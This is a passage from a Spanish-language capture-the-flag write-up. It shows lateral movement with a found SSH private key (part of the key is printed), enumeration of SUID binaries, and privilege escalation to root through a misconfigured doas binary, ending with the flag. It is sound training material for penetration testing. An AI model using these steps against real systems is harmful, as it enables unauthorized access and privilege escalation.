FT6wQz9cnn7vSougp2FUdD7ENZb+UeiZTJFG+zEhBjBbnlvwAAAIEA5Yw1iZDV2aTD5NH1
vK6hsSrtlzEfXma23tFDAep41M1sCtjFtOheCsuD9U29086XkmDJ2P4MCECzyW4d5mEqYE
7pqZwDGKPM5rkhSJMqjUK4mn7KubMOtQlv5lhxFejnPmjIt4y2LA6me8VWIUis9XFE7NOI
RBQ0Q08fmM0mKOEAAAAKcm9tYTJAcm9tYQE=
-----END OPENSSH PRIVATE KEY-----
```

```
roma1@roma:~/Desktop$ pwd
/home/roma1/Desktop
roma1@roma:~/Desktop$ ls
id_ssh_rsa_roma2
roma1@roma:~/Desktop$ ssh-keygen -l -f /home/roma1/Desktop/id_ssh_roma2
ssh-keygen: /home/roma1/Desktop/id_ssh_roma2: No such file or directory
roma1@roma:~/Desktop$ ls
id_ssh_rsa_roma2
roma1@roma:~/Desktop$ ssh-keygen -l -f id_ssh_roma2
ssh-keygen: id_ssh_roma2: No such file or directory
roma1@roma:~/Desktop$ ssh-keygen -l -f id_ssh_rsa_roma2
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for 'id_ssh_rsa_roma2' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
id_ssh_rsa_roma2 is not a key file.
```

roma1@roma:~/Desktop$ chmod 600 id_ssh_rsa_roma2

roma1@roma:/Desktop$ ssh-keygen -l -f id_ssh_rsa_roma2 2048 SHA256:oD71Mtn6w6Cvw8T6IukZ6DlRYoz6+4R/MP4EJoPiAi8 roma2@roma (RSA)

```
roma1@roma:~/Desktop$ chmod 600 id_ssh_rsa_roma2
roma1@roma:~/Desktop$ ssh-keygen -l -f id_ssh_rsa_roma2
2048 SHA256:oD71Mtn6w6Cvw8T6IukZ6DlRYoz6+4R/MP4EJoPiAi8 roma2@roma (RSA)
roma1@roma:~/Desktop$
```

Realizamos otro movimiento lateral de la siguiente manera:

roma1@roma:~/Desktop$ ssh -i id_ssh_rsa_roma2 roma2@172.17.0.2

```
roma1@roma:~/Desktop$ ssh -i id_ssh_rsa_roma2 roma2@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ECDSA key fingerprint is SHA256:uhkClRjOW5Ix1sg3MAB7NFBvFAdbEFELSAFLgQRobxA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.18.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

roma2@roma:~$
```

Buscaremos binarios SUID  find / -perm -4000 -type f 2>/dev/null


Hago una

```
roma2@roma:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/local/bin/doas
/usr/bin/mount
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/su
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/sudo
roma2@roma:~$
```

búsqueda de binario SUID con el comando **find / -perm -4000 -type f -ls 2>/dev/null**


```
roma2@roma:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/local/bin/doas
/usr/bin/mount
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/su
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/sudo
roma2@roma:~$
```

Se realiza la prueba de vulnerabilidad con el bin doas.




**roma2@roma:~$ /usr/local/bin/doas -u root /bin/sh**

```
roma2@roma:~$ pwd
/home/roma2
roma2@roma:~$ /usr/local/bin/doas -u root/bin/sh
doas: unknown user
roma2@roma:~$ /usr/local/bin/doas -u root /bin/sh
# whoami
root
# pwd
/home/roma2
# ls -al
total 32
drwx------ 1 roma2 roma2 4096 Apr  7 16:52 .
drwxr-xr-x 1 root  root  4096 Feb  3 19:16 ..
-rw-r--r-- 1 roma2 roma2  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 roma2 roma2 3771 Feb 25  2020 .bashrc
drwx------ 2 roma2 roma2 4096 Apr  7 16:52 .cache
-rw-r--r-- 1 roma2 roma2  807 Feb 25  2020 .profile
drwx------ 2 roma2 roma2 4096 Feb  3 19:16 .ssh
# cd root
/bin/sh: 4: cd: can't cd to root
# cd /root
# ls
flag.txt
# cat flag.txt
ROMA{1d0r_us3r_3num_p0rt_kn0ck_d04s_pr1v3sc_f41l2b4n_2026}
#
```

**Cat flag.txt**

ROMA{1d0r_us3r_3num_p0rt_kn0ck_d04s_pr1v3sc_f41l2b4n_2026}